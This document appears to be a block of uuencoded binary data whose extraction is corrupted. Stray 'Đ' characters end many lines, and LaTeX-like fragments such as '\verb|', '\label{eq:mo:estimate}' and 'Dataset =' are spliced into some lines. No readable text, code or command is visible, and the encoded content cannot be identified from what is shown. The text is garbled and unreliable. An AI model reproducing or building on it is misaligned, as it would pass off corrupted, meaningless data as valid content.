MDCW]N\`V_+:8?&`ELW.]B<1]\$^.A"#\$KG07?W*#!IPIFQ+^[DG\7!?@[%T: Đ $M;10^3"]^P(*D\#85G:==Z*@'Y53Q\VNSTF9H^9\#*\2YF;*B:<U\#G@F]UAK(=JD)$ M&7Y'5`'<`VY2--OJ)AW!X5N1E8_\$%U%1E<"\I:NB%(<-I</44`'I_*DH]IS/Đ MBW%C#5\$JGNG" `M;\$I-_)[PG0:;.CF&.M[>K::!TR#0E0"O\NR/%N4O#58.AKD MI.'9RU4XL?.T"6"QW?*C//+(VRX4)?5<U<!'`3KU4OG%^N&F.1>AT4"K^G79Đ M0-D39DHKH4-KOH\$QH;IUVYP`O-;I!P5NF,?\;OQ'CE)WRFPSB`7::%JK>'_HD M`61L?VZQUCZ1P7E?O*\6L=_MDT9<90S+Y?*R*.AI*O;3AU;-;H6G7E8'A^,4Đ MUZT?\$RB4CX,#W>;AY!Q\)R7K#E3!7\$(,GVV#<7HM';UO7YH?`E(C[N<XH',5D $M@;*--].LW;@4[T*O:\#G<WR*ZT7Y4(\)45'_(\T<--/601+H<*P)0S)M+(%:D)$ $\verb|ME7=XS80X+9MI/5VI09UMX|, 1YT>+= \\ | SP-GHW, 1[PT4Q./F\#M* \\ | SOMDWX"4S; DIAM | SOMDWX | S$ MS\$L==/*ZHZ0, ^2=MKM,D31.VUW,,EZ!G'ZCQ>;/DH]7N?)[;D51%%)PB3\$)\$Đ MO%7Q0I)[`@<T:FMJ;D5EKE)NZMBF3"X,1.1R@\$AA2DN4[QQQ[6<>X+B^4C+YĐ MU9KF?>\J/NWO2WM36I!'S@^0B_Q]]M\WJ\N93\^[M2K*\L/1:IISE#UW2G/YĐ MY\$=6-AA=B?9PJS*YT434I;:E7ZM8:,)!W(A)P.VJJ^-@P]&O^F5YT006O<N]D M?QRMS',0-B.S-S7:4DL7^'=6NSWT&'C<T^R%LLF0YB0_:K#02<^FP*/(X^8[Đ $\label{eq:mo:estimate} \texttt{MO:=<EJ?0^=GK?1:7\backslash G*WDG\$219E:)7).1ID<`\#T.?9K--75/4VCGPQ8--]-"Dataset = \texttt{MO:=<EJ?0^=GK?1:7\backslash G*WDG\$219E:)7}.$ M'%< $H4()M2^$ \$P)" $^8->5J&AC=JIAR.FDN4$H=M^"TN9M:A$02L"?PX4?:WG75Ð$ MW/"=\$-N9M/O[7`FW1_5]Z:Q4[K<LX+LS/B%FL6:KH5RN-`^>1EU+GG0-VZPLĐ M2+@A:?GQZE)PP.\;Q2@PU]-EPI)';;G'.5_T26QED%7-4X9918;<GBT[Q=4XĐ MNC7%1@6M)?#5-\M3DDG093TW+""1[N]NK6P7+!`,:"\$J6D4^+R!2)%#*)#PNÐ $M']QDU+H8Y9V8]`,8K?J=MRVGIF9>T=QNY:G]BU83<"\M!7;VV[\=X"=Z<R%<D]BU83<"\M!7;VV[\=X"=Z<R%]BU83$ M.YG*.^\$?212(IF(S'U0"GI4(DZ?%^Y1&U3A.\?:;?K[,RWN"32< .\F)81\D M4 M81V&<]7ZYN4Z[FY13!RZPAF[%UC7P0(92J]U,3VR;>"#<^(MQ>491#\67Đ M(O\.MM8SKPH"ERIC[<E:S,`+'(VKON%"PM9-*^"HSF\$;]\?'*-OIA4/Y0"5@Đ MHJ)&37I'O9P`*WCU]?7\?5K31:#^>F\<=Z)9%=[+P8,[9\UNY(K!-QC\$]=C&Đ MV+!1A0<UC_"7IDQ;RZP_/99,42L8Y]=TJW"DK'Y\$L33+_-.0^KDNI.KRW&`(Đ M&2E7%0:!!/-FR^^:SAS#]M2J3%32_0-%X`.T6M5QGFO`WAYBM,.<=.N04>J-D MEY1WJUFL#JPP'^+4]^>YQDZKN."BRE`T;S\$3S:Z!1.V\L`FI,[7&Q,3Z<9;OĐ M4B#H[15N<P=2BK4S;%1Z+"^+=.NVOUC?KOJ^76<3SI?KD]?7>2E2J+6V['A^Đ M<O>_18DM^UD7JN6V-]CUXR%<Y:V+US5TR1CA:)FV#\$FRZLL2FF=;D;S58177Đ M3[:Q`I(56:_//SF'AX6.F;^*95@4T9Z0J56,!5-YM8W[*OXFHDA.YC[^7'!4Đ MY].4EA6___*(M9&J;W_-IP0%U:4RD68MD#'?*P0/!0HRR6"0[GH!MOFHX92=3D $MA0,@F#_$'<[?H-,!D4<EY-"J/-Z*W"B$C%WGO!N5A7EVP9\CO[<^2OCF/&5JD]$ M2;P,RG</)[/>-O16P(3@MR`M=;=9]*'`YP/"B8AN,,-.JP8H?GI'BK_O<@9AÐ MRE,&)`7*O:\$S(*59,-;&^HQ:>E[M6%%(G@Q]*F\W_/L<WQ@T]>L1>J@FJJ/FĐ $\label{eq:mbpm} $$MB<P/M[.5'>L[2^L%VSODR[%`%B-V1\0=9_FP=]9R_i=`R`QEH*H*>/&C;-ID$$$ M` *6T0JKYCN=R!<5'S1#^5=5&C:#5I7FTFC;V0]AT[H)]<^,:05D90\$=2PU7Đ MSB'B*<, \`.80['*KD<T70!D[[57+%CS/UT*A&=W?3[R5E(8?B0E',V]()M^YIÐ M48S!Y:L\$`OK=)<XH-=1ILNL.?Y\L*8)55^YV1;7=-3E3>&:^%A]-*\$_=09A[Đ $M("-3F`7K6;\(\2[5!W58'Z*_66\CBO3'^9.8X3I,:<3Z?`\#O(3.&9)9JD/`4D$ M9M0BQ2A;;W\A66<2M\$&OZJ\$P["BQ7OMU96%?EO2W1A.H=_0[],..B[RV5B2BĐ M7K&JSX:8M]+M~3MT4@9#QV2:9"=WU\$JOR?PWZ"L_K<-\$E!~[P4X;6_2YIH<7D $MP0-3:3,:^IT@OQIK;(L>!99=S]V(,Y[F;\))RTD9KZ@F&'UK6K;1M_KY:`.6D$

MS+2]\$(Z;ID^WRU8__YH0QNQV-['*ML68?^;F[]7SS:(9JY=;\L_**F%QB_Y9Đ M%!6MAH"0.)^?10>XY"-DV]0\$X)!+*,7](I]"QWV'!/^XPRA!6OXVK=LM["(JÐ MH]KPW.?W5[O[SB178:WD-V[T)_2\$D'N`*N`C1!3W!W1U_5OG+<2]G^P?JZ<WĐ MP^D_(+OLA!\$2>7]IB&S9-%*)([S.PJK^5-*)1Y7Y53%\$W#U6!]@0MIN4@X[<Đ $M) + + X^X(4 - 3X^{-3}; 3R?8[2&C<XDJ*UR]*Q+)X]GIT4K] > P-, < .GX))^CD$ MH%ID?7:-0+1N#@IB\$BS*MN#+'KO.1>PB@6B=T*2WA1.?YA>:3>5/7-6IG!`3D $MA//=5; OH/G'4!?@4/R" G1+!(AI:A14IV&I<Y$(!/7(P+C&[V@N:\)MA<WD)$ M1T0"32+FZ&K'?; F5HYAGKDNX]<5(LS(&>1FO2-G4K;V(&Y"G-?KQZ.;J[!=2D))M\$24D(QN0D`:D19@<8+4C#.G]33RB/J9U^\$K\^'G@___><%R5:MV;T4H6GXOUCĐ M1)GGER\A:[N;MODA-@>K3+D1.B+96P3`9K#I/*FAY>CU*,@WPN_\$+FB;Y-,)D $MH/XY*J!M['"IZ;7KNM6XA99B68@#!H#[5'01%0V[H7>ND,,E;[6\(N)]<<:1.D)$ M2V: "11WL-#1 41 YUE@ 9 ER=@ 3 TNK[[:,/"D/H>:+I.//' 5 8U410W:<77FD M<]D6K-.*XR3^T7A\E'!T9K\$NE'1_JTEO7??7PEZ1.K(E,7'-?-["">>_S)6_Đ MP/U+D45F/W(@N<\$F95YTQN&@'(XXPX1V6]\$P/U=89Z">K'G[.\$9X1N^2X;E@Đ MEXM=]MA=F<V&+>.9>"@`V\$[`880E_H_L.`3^Q:7[79\$??-'!@CZU8IO3U@?+Đ M]A-B\QUSAY%Y2P>]EJ7>OU]OL`O.,./8/9`6N6[*.B?9<,08GR<%:7S\F1\LD MB^T:AL!\$Z!'4U_O,;2_A[.DE4@7CKC]'I/2[OZV)@@OS2?BK@'HD<OIYHYI`Đ M5Q5S_51GC=;W1RY\V-!1U,AV_(ZA[V1AA.0PO[Q0T?&H(!QX4?OCJ9ETA,:>Đ M;N`=6DIL59'##VN;U`UZS/"<17J=D+C);(K.CJ]ZIY\>H[]R"UD\]+1H]+@+D $M9?J=B7:3>Y=AY#1>N<_]&'/WQ7@_/KIHS9_6CX:QN*!B8-Q]TJ-/\H,EFWYHD$ M5V/YC"V.&K3I\$.VHR![/G),^>MB0]19=;.H>!*))"EPJJJT=1<>4N(K?+OEEĐ M2140B`OM^1"H>9);L7.<65'#\81^0/"Y?%@V,N6CJ07,V!2#1VJI<)7%+Q_^Đ MN9"Z^PW\\G<HYE;7CU%]B+D63*^?HX@KMC8NP^)+\UBK?8;DTW"F06E&>KGAĐ MZ)3,JR+F,2.\TQ:(0BPTS5M^_PJL9]/_EUQDZ2OB-?\ZE&[#-L`FN@I%HIOWĐ M.B\$6[6(JT+9)/.WZ4<SA0TXI)M[RUYQM?@^JS%(89KSA(8_VSU@+UZ-3E;#9Đ MQ#)*]@;"KHR`F&K&(8;(3YCS#",KZ6\!=[VKTK0LP!=N<4,<Z"PHN]HWJ6!,Đ $M0*(@^V6B-EOUSB?4URFC?VC=UO810&?\h`Xh*8J+GGA:,N7X[&97GE3EJ.W-Đ]$ MZA3]EZZM?_SG"8GU<8,/XL\!7>YQKM!MC:^<+>9W(]]K[Q7/2K?G,B+5Y0\$TĐ MTM=G[<\465&#M[)(FR4F71\;K[833@(V`KRV`516R12,HL"HADEKM1^/T4T^Đ MMFW=#YD;\9)OY2UG&G&AF48[6T__,AAQ^W76^<?V,LP(J`G]*RVU78E.(9P5D M5\$Q8#.E'%)6RJ3BHVOHW#TZD8YFC_\5TMR::2:?H2'Z>632`+Q0WA5ZT7[*AĐ M*\O+G"-4WD@):9_RS=522.DJB]V41Q?W[/X.,WRA_2F9-A2IWG'I-S+TEZUAĐ $M[.1\<603>?LS3V%G$MII\G,=TRFX38,Y"AV9[T-%I]0<(J!7MW6K#FJO)LIAÐ$ MM=EK5E1_FWA4*0-;.\7104"H`;_T'Q=.84*KU:OPEUBKS#4A*JH7Q\=,@U09Đ $M7*IQ<\#OYM_=W`YG"T9_Z2M1:X>$K+3M&_E28@(B7P,7WX5:B803N'9,(N^*KD)$ M2L9>]()Q`CX4N13"O6"P*GB:%51<5C&W7[0`"=%F5F>]I___=K\J>8<VVM!<SD $M[\[^4Y>D]U^*]9/C3$6\)FJAHH&+T/?-T3O+!9_];D/@%$ASHEC3%T\K^2),2ID$ $M\F = ANL\2400 = :0) + VBFSYF; 533E6U9J - = GQ^W(TV2 = 'V'0?Z < U(X = % *F > "PĐ)$ M2?OHV2SZVU2:]+[05,P@4&1/><91]*K#F3B8FYEOUV%;L)E;0(T(9'^%/X4'Đ MUN: <P?(%8`H=TBS@7*Y.YU"W<G\@>)T.RA:>I%0"U2#ODH"'27?R/=)?4DL2Ð M-V[=MDS%ICN(\$!BN]F?S%%3)+PZQ?UY:A)9-XGDH[MR&.;18U[!*(@AGD&3DĐ MCO^DI3YSO?<XL"+!N#I:!EFICLD[7J()/#H>00FWX9\.+7,&T0PF?PA[&/ZJĐ M(;N"=Y3DH*%=\]SOLFR7P<QKD+^IU<#MD%.3DX09&5AGMB33WS(>;IN%5;!SD M2([CV\-&V>6'MXE-V)(=-&*9P/KF;N]T_BT+1X1(71AF4U<89VUIL[H#5W4ZĐ MX1_SSMVSHIJ1DNR\$S-%H9V50#X9@9[B:29845N99\)U#@T)RJ"6DX_\$=XS>NĐ M*3!5=Y2#)OGM]C<">,JW@-)PQ7'4][;HG1GACU]<[22E)U;HF)MV<D8IHQ:IĐ MOX:9<Q8BA5V^CIIZ;WBU&&T0D^P('^13_!WT8N>9X`GCEP^.B41X/#4^ZE.RĐ M>^>R5&P7U\$\+=!CX4VGM->HL^AFOZ\$.D+\E]6;*P>9&W.N8//5VBFBAJ=Z/ZĐ MA@8QL[==T9NEOTR&/X%/O\)9:'AO(L[MJQH'X\H51B_QBJ7VC`9^#MO>?*T#Đ MCNL8S:) #PL>K>N5Z4&F0/6.'O9Y2"#:(^?L6(%]'FZ\Y\I?=#Q>A"JA54)>D$ M;>GKHM;H.X<!GWS6`F@*#W;GMK?\+.],"XZ\BA%W^SP";2JT5CQAUJEY5TH.Đ MH`/7D=&P_<P0Y'X..7L_OW`84T?G)65WFO&]SFX\$115)`?VMT<2C?^K<:7%VĐ $MF2**(Z*Z^W8L(?--S+WDR'5"S.'F0T,-+J!(_RN'--*2:=6/XH1/>RTGU1G.Ð)$ MODQNJAKEC<@(B]\[U6QM5_G<G4!.,';'\$:0S]G^WZL3\$F0!4I(GS\V7F#?@CĐ MW?P+1020/[(-!EVW^U42PAWO+U8VWDR>UMG=5UGRTDB3SMY?]B6VX.\^K@U*Đ $MC6R\W7FOG=R, (#0T-6E\K1Y7+3YCSB#"$: #UBT"1//_'MO^0)HD`$WU]D1#QĐ$ MS6`>4>-"P^?:[LL)`C<*25-2"\$``/R\/I(\RSB22LU['\ZQ(D_2^?3:GWVECĐ M!O<-5E@RAM!1LG/5=GSS8U<IQ>#X%J?L.4A/Q2]M+//9Q:./D!\$O^FS"QVJ!Đ MA6W3%3[7^_:FLRVE3NIM:R2[L0A8N0!"'TC(A\$QU%\.A%_J/202+A`UFR5SSĐ

M>ABMXO;>2K7L`NH_[F*2N!"2>]U<E7*-"<\$FEXX#@J&ZL6T,+%FI_(-5ZGLLD M6\$EGS_NU^R,;_UBQ>W7,-A%@P1'IY2JNJR1`4"#!<=S=!R"P,D`!.MJ1\$\$CVD M70=I&/PMSY)U5G+_ON'D/;A?MR75I'CV-1P^@#"79@L/91S+`@WIS_ULH'G2Đ M=^^<5<PX[FE*J4X;YAAS]BNY&[Q)%"Q9<%YV8'6JM7MD]6_IK!"B_>OCB[:]D M&UR&^B\$0;ZW**7K\$`KW/\N""7,V'G2=,.YWV@;`S=M-VK58\$VK8#]HH#6!`IĐ MW&`B5&GC1-0*=7*82#+VO&F?XO)-GVTS!N\R;KS<N\$5'\J9`D?9URZ.2]V!KD M.7"J(2T<*R[631] OLRX\'XKNY;?H7&`)KE))Q`?4OY'1]%+*0B@ER?S^N.#Đ MKEV);H7V6VE<55EC\F`N@B1+3EQ;GH)=_,2L^G1C:ZX'S[;54G4!C1(0]XIXĐ M!&@Q66&3W@*X!N@V,;J/*`1-*DAFJV34#X(:C7(PLR8'O;!7HT2#()0/2%A+D $M4U, C]BIG*8, R4+(5"/_7XOR"5&D2B5R0=(D`J-J:<(C+7VISK[?)B-:X+1D)$ MF><OR'&HF[TNOK+[\QL=XB?U*\X:A+*%QU,.TA?(:EI4!H\/8\:%23]XN!+JĐ M6OUVS0KJ=,Z_NW'YF!<N)B.#'I>2/.=TD@)/ZVOLV=6_:@[DV2\$-_@B2Y539Đ $\label{eq:mhss} $$ MH$S]/7\:3^^!\$VO6Z[X\#G.-568*4KNSB&IQF\#69C38R^>\`8F=,CXSTU3DE,C$ M.X, VWRP8Z/V7, HW.Q-:4TG2R7XZ'2W]?Y#R86;J?N%S*R2H'H3B`HPOU"I@DĐ MV%?L\$)?T'F@X6=%@4"F_,&C'BF.S`70>Q3N.09@9Y+SHW1&PD^)N1]V,^/ULD M[/]LA_FO!*W.AM@/WP[0\$BK>W2&\$]?X*3NI*BCSHZF'-:")LO["&OIX'Q88UÐ MN6V5"3=>/?)\$G&HQ+P#C'%?FL=>]+V6AYIBB'[HR/<9]Y/\K@_SI%Z@%N*^RĐ M9JN^?`D%^"&27:C#>RT>K',V=1OT;MM+<#<OC:ZZ#63Y+L<N#,E07,7%&YEYĐ $M(P.J3, Y@J:1@^CQV,^PO(J/A,KRY&EB*OWD]GWHC5];J"_R^_51\57FQ-/&/D$ MWZRK6<09(6<[IYKXRNJQDUZQ+)7F>*@FZDR\7.>\L\VQ2)`U6P>[-VH5MFY^Đ $M\:3!AJ9>WB?UFV@09\72NA6Q/C,[M;A[=\4%L._XMJS'!Z5,/NW513!K/%D]$ $ML^$5@B7)\N3GCK=:WF[-G*L/EU<&6&\/^Z0]^^+WS.A2^6,.ZU@88C?JT/LUÐ$ M:*'\$NW4:K:2ZIJ8Q>,1P'0<C47S#>^,5VD881'4SZ*%[5LW6^G9;@5ZB<XK?Đ M?EMVS@2Y[^,T*9!<O5-MV[(!Z]UB0_*:B"O2J)>2O(H8N_M5[DL&*-8=:E\$YĐ M6]4E.^5#<]Y?;*'I\$_YA>&[@0/'>0@/)5C^\WF6GAK6Y?!0SO%QL`!X`7^V[Đ M=LD=WCK&#K`228[%%=\BA@@B+K`*YJ^\$RML`F&X2T?W16/M0"TTDASC@J0"9Đ $\label{eq:mp.*?C'*J} $$ MP. ^?C'*J; = <FUS\7D&(7PBA?\#WS; $'.I)*E, HK2UM_13O-'W?T:3"J*J?RF$D $$$ MJ?8[:TI==6F?]CUONP\5['@<>UJ+#7K!'7.X>=GOX#JI6V"!GA+">QH5B@"9Đ MNA\$HQ0"3B[7V'NTPAR!X)D#N7SI\$#\$^H?N^?VQC1L_G5('^YCL4/YW4+)D]&Đ $M[?+[>)6\#NKF1G>YH:F?'!&QH!J$N59,(V:1-*_L=+_I[:??AI,X/36\$V5A?D]$ M6NUGY&Y/?D!K>W@03UD#-HID64TNOA&&3/CO:<*<B'WPD3<%!!+/I#QSCEN'D MO,A1X?^<1+:2A%\2;#N\N;AKR&\$5X5&3J?]O<B&\(NCUF.;<"6>OK8+@'?`;Đ M*)3_ER);>\^+0\$Q"!KPT8D)@\KR\<&CTH6\!5PW\$[0]%-9U]ZR8\$%!T82[M%D M<<#+'F): `CI/_@4[LCSE:XCKB=L`BMULZ0M<2&0NY35[\$]HUOB+0:_>\^;@<Đ M=<'T/?]BS,6D4`1F<("7ADC^X"?@`X_IA?#]CW`RIU^<I)ZMK;OLMC],7CYVĐ $M:=S\?+NYBVEF,60B:M6<5\;[7@U-)!K%Y>"]C25&U+<4M395A)+"&A7M9_I"D$ $M = (HY>HYYQ\%*X/D:U<EO-"HJ'K.T>.181V_W':(](Z90$1<U.:_*7_G@\63-D)$ MZQU7?UEBF<6ZP3L=4*J(<?#S&;ISL'22RUS_(J0U<0]IV@X5(COK>#?QT>'PĐ MOT35/::>\$.4\$F4I5`H%@P-@^E\[<-O->C!:G0I.NA[@GN9BTVEP)FHL>]+BRÐ M]?.#^8D*L])2E&G)5<*C.(%U7K?U2[[Q>P]EN\$O@/J*YW@/-9]QUUZ.2'H\<Đ MUJ&7ZZ8*, #Q15-[M]>V3SW5OC^H"XV4<; A-ON6<6W8G& 'HQ5=RL:Y2.9 N?NĐ $MP, NW[2<$X^=!E.\.CUR^{2}-2N[6)OFYCC=\>8+/^SV;.DUXR(L^*';W_2P&4&D)$ $M@N(!.^@"MN-&*G2Q;BA4[B/L#0?,$AG?G)Q6NKOIE>02,CVF)6:HXH:^OIU1D$ MFZ@Z1BV"OG@Z:L;"H]D*[/PC'6/0&EWCLE?1K<1@>)`0>^U0_WX^Y>N'1LUNĐ MH26BP(=JI=O9MVDE3ERNCVB>2W!MN^PN.*ZVA\$O?7T'^CR4;DWX4WJ/;<P[#Đ $\texttt{M`G(U4\$]RCT*^L`R7)K'64Z?]8;D\:D>G<_3W^XC4\$D),4BD`G-7='\\$V>K++D }$ M"UHKW'=I(+,SIFWV8_W%F7<':^MMV7ZH\$H=/K-90_ZWOMI2=MAX>D3N7(FJ"Đ MOA(/9X)>-5?-"VTFXO*\$!G2CM]K0HGR*DD[TW.5JZQ'K'O]8YZ.*IKW/\.&!Đ M%\&4!V'U965*DI%CRY32-.]/"QTA"QUG[]W_OL,1GNN_[:\0M,Y&-8#8_?ZZÐ M\1[:!_/RLIWS/@VRD'A>4@LI]T\$IQ_Z\$PF75U\$[!]\9WXB39=@7XR38;\$\VTD M;KOQ?-;079/]:I2W70?%S7GX;1+#2);M`##<*T8RFV;)J)07OYIJYOYS1/CDĐ $MN6\#LS >)ZWTW8_O'I : _KC$H0\#F3'$=Z\#8C.4[K[O&'@N3)+-[4&?*!T&>NJ\#D]$ $M_19^{9}, P_1^{0}, U^{3}^{-1}, U^{3}^{-1$ M]O+W\$E9YXQ8MBMFD*NB2KL![ZE>H;PYFP,&GY)6V^W5.JJG([G_;W0\$>_/8/Đ $\label{eq:mk} \texttt{MK}, (\texttt{F@MY8BJ}>?H/'/.&\?8+_7!/(K%)EETH;A??^V<+_1(7>S3W1K]TD-&TA"D) \\$ M^79!"X_U^(\$"]'V="ZRYM1/:WOL+*=[=4Z]G>'9\$KGAZPC([[\T_J/=9[N&QĐ $M*C: []!7A0Y.;6)P/C=@1ZUP*N9BQU&2M[J);EWRQ(-28&P1)BPG;7<).\IÐ$ MON\$CO/0:S;"'!\$E1"WKB15F'87GYQXX)U]Y+!J^"4?#LSZVRX>\$V\?5Q4\;RĐ M8'T?-][?!%^>-P25<K+97WV28O@!](&BMJJ),85Z+[0P9N"1+DR2B7H;BM(]D $\label{eq:model} \texttt{M[O`\&=!.]E[\#'IP2E=4H,D0.JV} \\ \texttt{"GU7UQ3JJG4QZ"C<)["N""UMZ.\$MQOAT\\!\\ \texttt{D} \\ \texttt{M[O`\&=!.]E[\#'IP2E=4H,D0.JV} \\ \texttt{M[O`\&=!.]E[\#'IP2E=4H,D0.JV}$

M@\$[K0"KOS6.3^^:+2-,7-DH<(DR%"___(39!)#79(RUFSRU&'H,LZWK]<%U3\D MUG9BS:D=P\$U!<Y^6BCWI.ZMTHF3ZE#"X>0Y#95+V@JA>\Y:GF>___'=IW``CBD MSDD"/R`W8@Y^*W_?:^B8[KW)Z)TY'Q<]5Z=J8J!L'DHKQ3?NXQV7EIN20761Đ MUV4?-=9\$V.GBAG>_SBND'<WI\$@2UL*CZ)GZF8;]<1FBDC99*O,IV<[N=,\7QD MPORA?-TT%*G@,N76:8\$O>OL'BR3-5TUC%)??:9,%!3?\'19I!&#<LSFOW_ZKĐ M@'L(.B_/DIRU'CO?ZAG7._[XEO7O(TJ-M_/OG[U&:3&"TL9IQW`^C=9<DD45D MPUN@?*W"9GDAZ /3E,EDE.>E:OV6F-CB^`ET2RGZO[O-DO# (U9<!LB'=G'HĐ ML')BV3PA)552\$5#7U^JE(/F'3D0.9\$2*!_4J!4M50@'KVFZ0+J^L\XTC\$4K'Đ MV^GY;, EAROLJ&X4Q8BPX;?/V9G\$`9/",2;[@_\CJOA44#>Y8I<\H[^D>J'A)D M^P;>N?/)!K]F/F3NA\A@B`FM,F>;@ADS??:(89C\M=XX"-6B!NR9J!G7=,PCD $MG\<13L^{-}Y/Z;0"BK:9.!8/L^{0}/'^7W+')&&0)F+,$!1X60C8-H2&F;Y^{ED}$ MKYX2T_/(/:T>X8#1"I`%\2#TE+>48F63QV&>&I224G?^H8=Q7.['Y&3L'K^0Đ MA/I*I]!`)LM>-@,2(:HO;SX3?MF.ZRZXQMA<&N*(K;ZG#J;D[9?1+A_3E,I@Đ MZ,'4\5@2OCFUX1-(ZIU[GR4[R5H[%UWC7<[H.7WR]F:KX\$:V#_&?V],^OG_%Đ M[Q=PU&/<W,M"T:DV'\APV!T6LXAA1B>-S@`;W#C^H)#"]%OL@>-ZM04?R%#^Đ M@G3^U2[Q]/ART87(>FZG16!-BU3I^@"51*J-0`5WJ\$'/<V,':G(?@TQ_<<)Đ M'H<+(_'!OZ3.)P+O-.\$9BLE\%\TQ\$U4>C%%B`&C02]B<);L-\#;EA_:UK:ZZÐ MOA@\`%++:7WDZC%3`2(5RD3I"&>'M)C`^U5JQP'ON,1[UJ\:722P7UA,Z#_QĐ MVD#3X7RX(:-5#X@,28(.P4DB/'3>`W!JDUGO\0PP9U58J-`VN[D'R/);>5S'Đ $M.^5:$ \$=\$? $H^*;N,#!D$ \$+X'U,,CABYMVEV# $X>*>04"QM[(-V!"Q$_/PR(9)E"'LD)$ M>]8Q;OEX!#M\$(R[A7ST7A+\$2H\$J.EA,93'7@3L.GO\>7**[2SU!,X'M8TCM`Đ MGN_F%C/H(?\.5TVUE:;N9\ZDQ_68H-+@/L5/V%BWFU^\$;5RMV^2\$WS\$V:\$2>Đ $\label{eq:most} $$MO>! [\&V/:.T4[2PR=F[0'R+.-^4`JJ1S\&O\Q(:K<.O2[["$O:H?%>3X<NT\=%D])] = $$MO>! [\&V/:.T4[2PR=F[0'R+.-^4`JJ1S\&O\Q(:K<.O2[["$O:H?%>3X<NT\=%D])] = $$MO>! [\&V/:.T4[2PR=F[0'R+.-^4]] = $$MOO! [\&V/:.T4[2PR=F[0'R+.-^4]$ M2'XK3@W(E7>NN\+FPY"(?]"7V&MYZ@'S=YT)]%3X\N9Y:;(B/T`(H.BD.7^GD M67>5)[\5@J]`\$NNXG3><K>F':(']KL?>Y_U@YWGNWAXG@H[U]LRH]M)H:YL4Đ M6H5B4VF(SG%<20WF1HY6/3;*MU.%R25ALM_^J9&%.&MI26)22/M%QO.%,L32Đ MTYTP72:;K>G]@@'N=Q\IIZ^H'-;]PW9L(ADD1^."E.HQVL4_\<CSY@BH%TEAD $\texttt{M=\#![WWXOUB:X'=4\$6\#YO?W:./\;\$+Y+)`:HCK<DR'M+FE8-@V[E4D8[[:U(OD)]] + CK<DR'M+FE8-@V[E4D8[]:U(OD)] + CK<DR'M+FE8-@V[E4D8]] + CK<DR'M+FE8-WANT + CK<DR'M+$ $MX < QD1'?B9 + J#G!^]'_8$VN:_SWN_K3I>^<6/9]1=`:V7(O;*G\#@I5/[BBD)$ MT"P,\$G&`-J'-R37'+WFN-Y3BICA>_]-_O0:1Z:#V'7:RI#\$<ZTZ?U4,L%19<D M)1[XO"*A^?HR:BM>=M4O(^`KB\$MARFYYVP#=>U]EN68,52*:>496]_\;4LXQĐ $\texttt{M} \ge 2 \] \ \texttt{E} = \texttt{XV} \setminus \texttt{U} \) \ \texttt{N} + \texttt{OU}? \ \texttt{T} . \ \texttt{I} \ " \ \# \texttt{6} \ ' \ (<) \ \texttt{L} ? \ \$ \ \texttt{@BSZ} \ " \ ? \ \$ \ \texttt{ESGM} \ \$ \ \texttt{V1} \ [\ \texttt{E} \ ' \ , \ , \ " \ @ \ ; \ \texttt{AO3} \ , \ \texttt{5} \ / \ \texttt{IZD} \) \$ MDO@C'UF_17+S>3F&*\$H7\'<W?/P5:9ELNON_=5]EHIN9XR;J.?82\$W]\$_,1>Đ M?-M@'!V2CO?\$.YR>].3L3#T6#BU08&6\$SA\$+@%01-K4JQCN"_81@=MG'&2`KĐ $M.-["9EJT3OV/+Z"3-,,#/-86.HB=$V8"50]<.J['_Z5`<8TV:U_XP:FX--]+D$ M'!(8I.+I#Z=!2;V7.Q<^6[BQ&A71R3@"7^;VRS&.!4LQ2ZQJY-(8,^B5\$D03Đ M\6P3_:NKZ%I#5*@ED=T/3T\3T&W1!LQ[!O=>`LX#=,']O-GE%,H0&#!PS;5'D M#=ZQB;?UH: `"S6LKSVV,WY1D:.5;U.6=QE.(D"=U"B\$"7H&!S<!'/;1'W\5:D M^{1} ;;;G,,%6(IR\$/FZX_U53;#V^;PC*-M42@P)F3;_W+\A0;Y<22J9TQ]Z#<U[Đ M/B=T?MYPPCFZ([PE:I07N`QZ?Y:P@FWI@,'3.:N-VX#@K\$J60-BK'H#B0,?,D)MR+HF/@7@(R,6"DU*%--_FL/S.EJ>-`^<\W93"*_\&'P728/R\$H9.>>^S3;I1Đ M!\$')Z<'<N2[W;E/Z^OW<?W_E2`'.#.DC4MS-TD2@#J!&XI#ANG[EC5!5>!?OÐ M5J!G!3XV+Y*C^>-A\U;\$B%7-X^3%@;R\$@4^W'*69]>W1,[_CU'++1D!\B*NXĐ MIE1!*.H^LN23=?PC9VWL8**N9\$BBFK@"8!@SXJ4"V?3U2'?N^OM=A&XKS-#QĐ M=3PM>NYYTT1`.8RBXS]5G49;WGSDT6QOO?T290N2@50',;MPM#^(_<TY!P^(Ð MPO7Z-^\A/@W*B_^2I#D]*JG`^+?>YST#\$F^7V!4,`.+65#8?\$>IO?)(:@:AEĐ M!--/LX7BVC)"R)AP9,\$3>'6-1W\G_BH#_#:GREO.6%[>RF%8H@R[L8'M\')\#Đ MA7X;%-UEDJ7H@+OC]=_*P4![)X?!BJT``C\$))TW^Q+O"MUJ0;\W">Y]SOTXĐ M=2ID6W^ZZCSN"790\[2H0U92OY<;T00T*X+(<PHZYXL+LUG64[V_GV&?X?>(Đ M^[,IKM/DAUJ;I:2653(\$F,W^-U/RL8-)KA*>V.K8<8<]E.W27<3=6E#DO!73Đ MMRM^%!-I1'_JC8T2TU>6W1E4TP?I75R/GBSO<NR`1JG]X89_LM^]Z%)@]Y0^Đ ME:Q<!![00XH2/<HYJ9`SM>\Q(69K=<*EZ[^%J\M"Y3_*K:8CLGZ=?<]DIURCĐ M_ICSLL,((RTN+5GOI[70T0\$J`.P\^X25==0?6@]8A`IOXS1E_=/F,!!V34@LD MMSSX)EIPO<CW1^KAZ_T&)ZA-H>OGV9DJ<KY_"B3S6+9"+67C5>/I!Z%=V^0GD $\texttt{M0N?60} \setminus \texttt{QFN=8K;4Y"XW}; .S-=\texttt{ZWAZ&2} \setminus \texttt{D>OXJV-CG} \setminus \texttt{G}, \texttt{OAXXO3@>T} \setminus \texttt{PPSV}; = \texttt{1D}$ MA448`\.UW"<21&&VF\:E,:#K:%L"W+8!-F37<<HRD_FNSPHA"TL*P&CP0=_3D M.(D"A7"W6:S\$&S,4`HLY>R&[]_L?SK:13#]/Q9J4AS-V/*^=PWEVJ+=JYA0_Ð MW6Y3!JJU=:51FKP_"=J?=>JVGM\/\#_!.^+:\\$\00PUPUZ_.2[2>./<!L!B7\ID $MLH13]/YP'=-.J:FX%(E"9(`69&N"^_+C?PU09,+V`\?^.$)]'!OY-'C":EZ"D$ M<3T3,FH._1=[8B;A1N8^V6-RPJ,M;,<&-8/9V2;':#,DU;%`MHL?@5%ZS*?IĐ

